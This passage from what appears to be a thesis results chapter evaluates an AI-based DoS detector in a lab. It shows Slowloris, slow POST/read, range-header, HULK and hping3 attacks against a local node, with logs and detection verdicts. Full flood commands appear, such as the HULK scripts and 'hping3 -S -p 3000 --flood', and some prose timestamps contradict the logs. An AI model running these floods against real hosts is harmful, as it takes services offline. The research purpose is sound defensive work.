The second way to analyse can happen by using the file .log, produced by the second branch of the Fluentd match, as input. The file is given as argument to the file, which will ask the interested time interval. If just one time is given, it will be considered as starting time and ending time. Finally, the results of the log contained in the time interval will be printed.

The third program, simply takes as input an entire single log line.

8.3 Results

In this paragraph, the results of the attacks' analysis will be shown. For a matter of simplicity, it will be exposed the results of the live analysis.

8.3.1 SlowHTTPtest

The first attacks to be tested are related to the tool SlowHTTPtest, that allows, twitching its parameters, to perform several attacks. The description of the attack is in the previous chapter.

Slowloris


Once the attack starts, the node gets flooded with these kinds of packets:

```
53 ksoftirqd/ ::ffff:10.100.0.2 3000 ::ffff:10.0.1.99 35410 0 0
   63171.01
53 ksoftirqd/ ::ffff:10.100.0.2 3000 ::ffff:10.0.1.99 35402 0 0
   63178.26
```

When the attack ends (8.1), it is possible to notice the effect it had on the network parameters and the results of the analysis.

```
2024-06-30 16:32:45 {"TIME":"2024-06-30 18:32:07", "IP
   address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":64.36, "ms_var":0.0,
   "open_connections":2, "closed_connections":1,
   "mean_time":4.6335, "variance_time":64.08423425}
result: [[3.7544603e-05]]NO
2024-06-30 16:32:45 {"TIME":"2024-06-30 18:32:32", "IP
   address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":5.142499999999999,
   "ms_var":21.63334375, "open_connections":1008,
   "closed_connections":9, "mean_time":0.020617502458210424,
   "variance_time":0.03552934140457842}
result: [[1.]]YES
```

```
2024-06-30 16:34:01 {"TIME":"2024-06-30 18:32:57", "IP
   address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":6.652222222222223,
   "ms_var":228.9606839506173, "open_connections":9,
   "closed_connections":9, "mean_time":1.3333888888888887,
   "variance_time":2.203675015432099}
result: [[0.00063743]]NO
2024-06-30 16:34:01 {"TIME":"2024-06-30 18:33:22", "IP
   address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":66139.98070506456,
   "ms_var":34619827.50813724, "open_connections":7,
   "closed_connections":1007, "mean_time":0.018799802761341224,
   "variance_time":0.05370422323467509}
result: [[1.]]YES
2024-06-30 16:34:01 {"TIME":"2024-06-30 18:33:47", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
```



```
Sun Jun 30 18:33:18 2024:
slow HTTP test status on 70th second:

initializing:        0
pending:             0
connected:           1000
error:               0
closed:              0
service available:   YES
Sun Jun 30 18:33:18 2024:
Test ended on 70th second
Exit status: No open connections left
CSV report saved to slow_2024-06-30_18-32-08.csv
HTML report saved to slow_2024-06-30_18-32-08.html
```

Figure 8.1. SlowHTTPtest: Slowloris attack

As noticeable, the attack started at 18:32:08 (which is the time of ends minus the duration of the attack - 18:33:18 - 00:01:10. Observing the output of the analysis, it is possible to notice the output time on the left, and the record time in the JSON object. Studying the record time, it is possible to match the starting of the attack with the first recognition of the attack at 18:32:32 (second block). It's observable a hole of recognition at 18:32:57 and finally the recognition of the attack until its end at 18:33:18.

Slow HTTP POST


Once the attack starts, the node gets flooded with these kinds of packets:

```
14.272 X 23552 node 6 [::ffff:10.100.0.2] [::ffff:10.0.1.99]
   3000 59070
23552 node ::ffff:10.100.0.2 3000 ::ffff:10.0.1.99 59070 0 0 4.62
```

When the attack ends (8.2), it is possible to notice the effect it had on the network parameters and the results of the analysis.

```
2024-06-30 16:57:07 {"TIME": "2024-06-30 18:56:00", "IP
   address": "10.100.0.2", "tx_mean": 0, "rx_mean": 0, "tx_var":
   0, "rx_var": 0, "ms_mean": 0, "ms_var": 0,
   "open_connections": 0, "closed_connections": 0, "mean_time":
   0, "variance_time": 0}
result: [[0.0051403]]NO
2024-06-30 16:57:07 {"TIME": "2024-06-30 18:56:25", "IP
   address": "10.100.0.2", "tx_mean": 0.0, "rx_mean": 0.0,
   "tx_var": 0.0, "rx_var": 0.0, "ms_mean": 22.264, "ms_var":
   366.7145840000001, "open_connections": 1558,
   "closed_connections": 5, "mean_time": 0.015962915601023014,
   "variance_time": 0.0945741520774327}
result: [[1.]]YES
2024-06-30 16:57:07 {"TIME": "2024-06-30 18:56:50", "IP
   address": "10.100.0.2", "tx_mean": 0.0, "rx_mean": 0.0,
   "tx_var": 0.0, "rx_var": 0.0, "ms_mean": 14.1925, "ms_var":
   205.02084374999998, "open_connections": 1456,
   "closed_connections": 10, "mean_time": 0.01705525238744884,
   "variance_time": 0.022525492854404246}
result: [[1.]]YES
2024-06-30 16:58:23 {"TIME": "2024-06-30 18:57:15", "IP
   address": "10.100.0.2", "tx_mean": 0.0, "rx_mean": 0.0,
   "tx_var": 0.0, "rx_var": 0.0, "ms_mean": 37.57000000000001,
   "ms_var": 9295.806355555556, "open_connections": 9,
   "closed_connections": 9, "mean_time": 1.1668888888888889,
   "variance_time": 1.9667417654320987}
result: [[0.0007289]]NO
2024-06-30 16:58:23 {"TIME": "2024-06-30 18:57:40", "IP
   address": "10.100.0.2", "tx_mean": 0.0, "rx_mean": 0.0,
   "tx_var": 0.0, "rx_var": 0.0, "ms_mean": 66180.11147371923,
   "ms_var": 60698916.93106413, "open_connections": 6,
   "closed_connections": 3006, "mean_time":
   0.005200531208499336, "variance_time": 0.015024671606623526}
result: [[1.]]YES
2024-06-30 16:58:23 {"TIME": "2024-06-30 18:58:05", "IP
   address": "10.100.0.2", "tx_mean": 0, "rx_mean": 0, "tx_var":
   0, "rx_var": 0, "ms_mean": 0, "ms_var": 0,
   "open_connections": 0, "closed_connections": 0, "mean_time":
   0, "variance_time": 0}
result: [[0.0051403]]NO
```

As noticeable, the attack started at 18:57:13 (which is the time of ends minus the



```
Sun Jun 30 18:57:27 2024:
slow HTTP test status on 75th second:

initializing:        0
pending:             0
connected:           3000
error:               0
closed:              0
service available:   YES
^CSun Jun 30 18:57:31 2024:
Test ended on 78th second
Exit status: Cancelled by user
```

Figure 8.2. SlowHTTPtest: Slow HTTP POST attack

duration of the attack - 18:57:31 - 00:01:18. Observing the output of the analysis, it is possible to notice the output time on the left, and the record time in the JSON object. Studying the record time, it is possible to match the starting of the attack with the first recognition of the attack at 18:56:25 (second block). It's observable a hole of recognition at 18:57:15 and finally the recognition of the attack until its end at 18:57:31.

Slow read


Once the attack starts, the node gets flooded with these kinds of packets:

```
24.681 X 23552 node 6 [::ffff:10.100.0.2] [::ffff:10.0.1.99]
    3000 39626
23552 node ::ffff:10.100.0.2 3000 ::ffff:10.0.1.99 39636 0 0
    400.97
```

When the attack ends (8.3), it is possible to notice the effect it had on the network parameters and the results of the analysis.

```
2024-06-30 19:19:57 {"TIME":"2024-06-30 19:19:15", "IP
    address":"10.100.0.2", "tx_mean":110.75, "rx_mean":0.375,
    "tx_var":36796.6875, "rx_var":0.484375,
    "ms_mean":12.924999999999999, "ms_var":45.301,
    "open_connections":1732, "closed_connections":8,
    "mean_time":0.014363584147041931,
    "variance_time":0.034053624842754114}
result: [[1.3909139e-09]]NO
```

```
2024-06-30 19:19:57 {"TIME":"2024-06-30 19:19:40", "IP
   address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":11.786249999999999,
   "ms_var":2.0164484375000002, "open_connections":2739,
   "closed_connections":9, "mean_time":8.187772925764374e-05,
   "variance_time":0.22645298201510577}
result: [[1.]]YES
2024-06-30 19:21:12 {"TIME":"2024-06-30 19:20:07", "IP
   address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":32849.44751583393,
   "ms_var":349394553.2815286, "open_connections":2657,
   "closed_connections":7105, "mean_time":0.002497848801475108,
   "variance_time":1.7370052737638903e-05}
result: [[1.]]YES
2024-06-30 19:21:12 {"TIME":"2024-06-30 19:20:30", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
```



```
Sun Jun 30 19:20:04 2024:
slow HTTP test status on 65th second:

initializing:        0
pending:             1
connected:           7047
error:               0
closed:              0
service available:   YES
^CSun Jun 30 19:20:04 2024:
Test ended on 65th second
Exit status: Cancelled by user
```

Figure 8.3. SlowHTTPtest: Slow Read attack

As noticeable, the attack started at 18:18:59 (which is the time of ends minus the duration of the attack - 19:20:04 - 00:01:05. Observing the output of the analysis, it is possible to notice the output time on the left, and the record time in the JSON object. Studying the record time, it is possible to match the starting of the attack with the first recognition of the attack at 19:19:40 (second block). Finally, the recognition of the attack until its end at 19:29:04.


Range header

Once the attack starts, the node gets flooded with these kinds of packets:

```
15.043 A 23552 node 6 [::ffff:10.100.0.2] [::ffff:10.0.1.99]
   3000 34586
23552 node ::ffff:10.100.0.2 3000 ::ffff:10.0.1.99 34586 0 22
   1.50
```

When the attack ends (8.4), it is possible to notice the effect it had on the network parameters and the results of the analysis.

```
2024-06-30 19:36:28 {"TIME":"2024-06-30 19:35:24", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 19:36:28 {"TIME":"2024-06-30 19:35:49", "IP
   address":"10.100.0.2", "tx_mean":21.08291708291708,
   "rx_mean":0.0, "tx_var":6.8033145675503315, "rx_var":0.0,
   "ms_mean":2.455324675324675, "ms_var":4.234467252228291,
   "open_connections":1002, "closed_connections":1001,
   "mean_time":0.007491017964071858,
   "variance_time":0.06062548445026112}
result: [[1.]]YES
2024-06-30 19:36:28 {"TIME":"2024-06-30 19:36:14", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
```



```
Sun Jun 30 19:35:35 2024:
slow HTTP test status on 0th second:

initializing:        0
pending:             1
connected:           0
error:               0
closed:              0
service available:   YES
Sun Jun 30 19:35:39 2024:
Test ended on 4th second
Exit status: No open connections left
```

Figure 8.4. SlowHTTPtest: Range Headers attack

As noticeable, the attack started at 19:35:35 (which is the time of ends minus the duration of the attack - 19:35:39 - 00:00:04. Observing the output of the analysis, it is possible to notice the output time on the left, and the record time in the JSON object. Studying the record time, it is possible to match the starting of the attack with the first recognition of the attack at 19:35:49 (second block). It's observable normal traffic after the recognition of the attack until its end at 19:35:39.


8.3.2 HULK

In this paragraph will be shown the results obtained by testing the model with the two HULK tools presented in the previous chapter.

HULK by Barry Shteiman

Once the attack starts 8.5, the node gets flooded with these kinds of packets:

```
23552 node ::ffff:10.100.0.2 3000 ::ffff:10.0.1.99 57065 0 0
    358.98
1.193 X 23552 node 6 [::ffff:10.100.0.2] [::ffff:10.0.1.99] 3000
    45879
```




```
root@0023cf529f69:/# date
Sun Jun 30 21:01:39 CEST 2024
root@0023cf529f69:/# python3 hulkBasic/1hulk.py http://10.100.0.2:3000
-- HULK Attack Started --
2033 Requests Sent
2208 Requests Sent
```

Figure 8.5. HULK: Barry Shteiman version beginning of the attack

When the attack ends (8.6), it is possible to notice the effect it had on the network parameters and the results of the analysis.

```
2024-06-30 21:02:12 {"TIME":"2024-06-30 21:01:36", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 21:02:12 {"TIME":"2024-06-30 21:02:01", "IP
    address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
    "tx_var":0.0, "rx_var":0.0, "ms_mean":312.4005717771794,
    "ms_var":29472.425023558124, "open_connections":24187,
    "closed_connections":23960,
    "mean_time":0.00043887596577220237,
    "variance_time":0.0003397340515071709}
result: [[1.]]YES
2024-06-30 21:03:29 {"TIME":"2024-06-30 21:02:26", "IP
    address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
    "tx_var":0.0, "rx_var":0.0, "ms_mean":448.6163454696394,
    "ms_var":92739.72715849569, "open_connections":16570,
    "closed_connections":16868,
    "mean_time":-2.5240744063639985e-05,
    "variance_time":0.018729410153023873}
result: [[1.]]YES
```

```
2024-06-30 21:03:29 {"TIME":"2024-06-30 21:02:51", "IP
   address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":413.2333242258652,
   "ms_var":78000.77978958703, "open_connections":798,
   "closed_connections":1091, "mean_time":0.0005934356802541028,
   "variance_time":2.6181887784198792e-06}
result: [[1.]]YES
2024-06-30 21:03:29 {"TIME":"2024-06-30 21:03:16", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 21:04:45 {"TIME":"2024-06-30 21:03:41", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":1, "mean_time":0.0, "variance_time":0.0}
result: [[0.00510207]]NO
```



```
20235 Requests Sent
20446 Requests Sent
^CException ignored in: <module 'threading' from '/usr/lib/python3.10/threading.py'>
Traceback (most recent call last):
  File "/usr/lib/python3.10/threading.py", line 1567, in _shutdown
    lock.acquire()
KeyboardInterrupt:
20793 Requests Sent
root@0023cf529f69:/# date
Sun Jun 30 21:02:28 CEST 2024
```

Figure 8.6. HULK: Barry Shteiman version, end of the attack

As noticeable from 8.5, the attack started at 21:01:39. Observing the output of the analysis, it is possible to notice the output time on the left, and the record time in the JSON object. Studying the record time, it is possible to match the starting of the attack with the first recognition of the attack at 21:02:01 (second block). Finally, the recognition of the attack until its end at 21:02:28.

HULK-v3

Now a tentative with the HULK-v3 tool, in which the attack is performed by 3 clients at the same time.

Listing 8.3. HULKv3 server command


```
python3 HULK-v3/hulk_launcher.py server http://10.100.0.2:3000
```

Listing 8.4. HULKv3 client command

```
python3 HULK-v3/hulk_launcher.py client -n 3
```

Once the attack starts 8.7, the node gets flooded with these kinds of packets:

```
12.620 X 39289 node 6 [::ffff:10.100.0.2] [::ffff:10.0.1.99]
   3000 55386
39289 node ::ffff:10.100.0.2 3000 ::ffff:10.0.1.99 55418 0 1
   1896.36
```




```
root@0023cf529f69:/# date
Sun Jun 30 22:06:38 CEST 2024
root@0023cf529f69:/# python3 HULK-v3/hulk_launcher.py client -n 3

 Launching Hulk v3
 Mode: client
 Root_Ip: localhost
 Root_Port: 6666
 Stealth: False
 Num_Processes: 3

[91:-1] Trying to establish connection with Root server.
[91:-1] Trying to establish connection with Root server.
[91:-1] Trying to establish connection with Root server.
[127.0.0.1:60160] Connected to root @ [localhost:6666]!
[127.0.0.1:60168] Connected to root @ [localhost:6666]!
[127.0.0.1:60172] Connected to root @ [localhost:6666]!
[127.0.0.1:60160] Launching attack no. 1 on http://10.100.0.2:3000
[127.0.0.1:60168] Launching attack no. 1 on http://10.100.0.2:3000
[127.0.0.1:60172] Launching attack no. 1 on http://10.100.0.2:3000
[127.0.0.1:60160] Launching attack no. 2 on http://10.100.0.2:3000
```

Figure 8.7. HULK: HULKv3 version beginning of the attack

When the attack ends at 22:06:50, it is possible to notice the effect it had on the network parameters and the results of the analysis. The URL become invalid, as observable by the output of the HULKserver (8.8) and HULKclient (8.9).


```
2024-06-30 22:07:22 {"TIME":"2024-06-30 22:06:19", "IP
   address":"10.100.0.2", "tx_mean":443.0, "rx_mean":2.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":5.0, "ms_var":0.0,
   "open_connections":3, "closed_connections":1,
   "mean_time":0.02825, "variance_time":0.00043118750000000004}
result: [[3.3780534e-09]]NO
2024-06-30 22:07:22 {"TIME":"2024-06-30 22:06:44", "IP
   address":"10.100.0.2", "tx_mean":0.2994652406417112,
   "rx_mean":0.0, "tx_var":0.2097858102891132, "rx_var":0.0,
   "ms_mean":2137.916878342246, "ms_var":44028667.542354755,
   "open_connections":1503, "closed_connections":1503,
   "mean_time":0.004091060152874708,
   "variance_time":0.03189500932187373}
result: [[1.]]YES
2024-06-30 22:07:22 {"TIME":"2024-06-30 22:07:09", "IP
   address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
   "tx_var":0.0, "rx_var":0.0, "ms_mean":8790.22857142857,
   "ms_var":17956308.8921551, "open_connections":1,
   "closed_connections":7, "mean_time":1.561375,
   "variance_time":7.304095734375}
result: [[0.00044243]]NO
```

As noticeable from 8.7, the attack started at 22:06:38. Observing the output of the analysis, it is possible to notice the output time on the left, and the record time in the JSON object. Studying the record time, it is possible to match the starting of the attack with the first recognition of the attack at 22:06:44 (second block). Finally, the recognition of the attack until its end at 22:06:50.



```
✕ | The entered URL is invalid, please retry.
▲ | Sending Command <ServerCommands.STOP> to [localhost:60168]
▼ | Received Data <ClientCommands.STANDBY> from [localhost:60168]
▼ | Received Status <StatusCodes.NOT_FOUND> from [localhost:60160]
✕ | The entered URL is invalid, please retry.
▲ | Sending Command <ServerCommands.STOP> to [localhost:60160]
▼ | Received Data <ClientCommands.STANDBY> from [localhost:60160]
▼ | Received Status <StatusCodes.NOT_FOUND> from [localhost:60172]
✕ | The entered URL is invalid, please retry.
```

Figure 8.8. HULK: HULKv3 version, side server, end of the attack



```
Url not found. Please retry with another url.
[127.0.0.1:60172]
Url not found. Please retry with another url.
[127.0.0.1:60172]
Url not found. Please retry with another url.
[127.0.0.1:60172]
Url not found. Please retry with another url.
[127.0.0.1:60172]
Url not found. Please retry with another url.
[127.0.0.1:60168] Stopped by the root server.
Switching to Stand By mode.
[127.0.0.1:60160] Stopped by the root server.
Switching to Stand By mode.
[127.0.0.1:60172] Stopped by the root server.
Switching to Stand By mode.
```

Figure 8.9. HULK: HULKv3 version, side client, end of the attack

8.3.3 Hping3 and Ping Of Death


From the analysis of the SYN Flood attack, ICMP Flood and the Ping of Death it will be possible to notice how the model results not prepared for this kind of attacks.

Hping3

With the tool hping3, it is possible to perform the SYN flood attack and the ICMP flood. The SYN flood attack started at 22:39:09 (8.10), however on the server node is not possible to notice any change .

As noticeable, for what concerns the forensic tool, the AI model does not recognise any DoS attack and no visible changes in the metrics are appreciable.

```
2024-06-30 22:40:00 {"TIME":"2024-06-30 22:38:55", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
```




```
root@0023cf529f69:/# date
Sun Jun 30 22:39:09 CEST 2024
root@0023cf529f69:/# hping3 -S -p 3000 --flood 10.100.0.2
HPING 10.100.0.2 (eth0 10.100.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.100.0.2 hping statistic ---
814599 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@0023cf529f69:/# date
Sun Jun 30 22:40:20 CEST 2024
```

Figure 8.10. Hping3: SYN Flood attack

```
result: [[0.0051403]]NO
2024-06-30 22:40:00 {"TIME":"2024-06-30 22:39:20", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":1,
   "closed_connections":0, "mean_time":0.0, "variance_time":0.0}
result: [[0.00609942]]NO
2024-06-30 22:40:00 {"TIME":"2024-06-30 22:39:45", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
2024-06-30 22:41:17 {"TIME":"2024-06-30 22:40:10", "IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
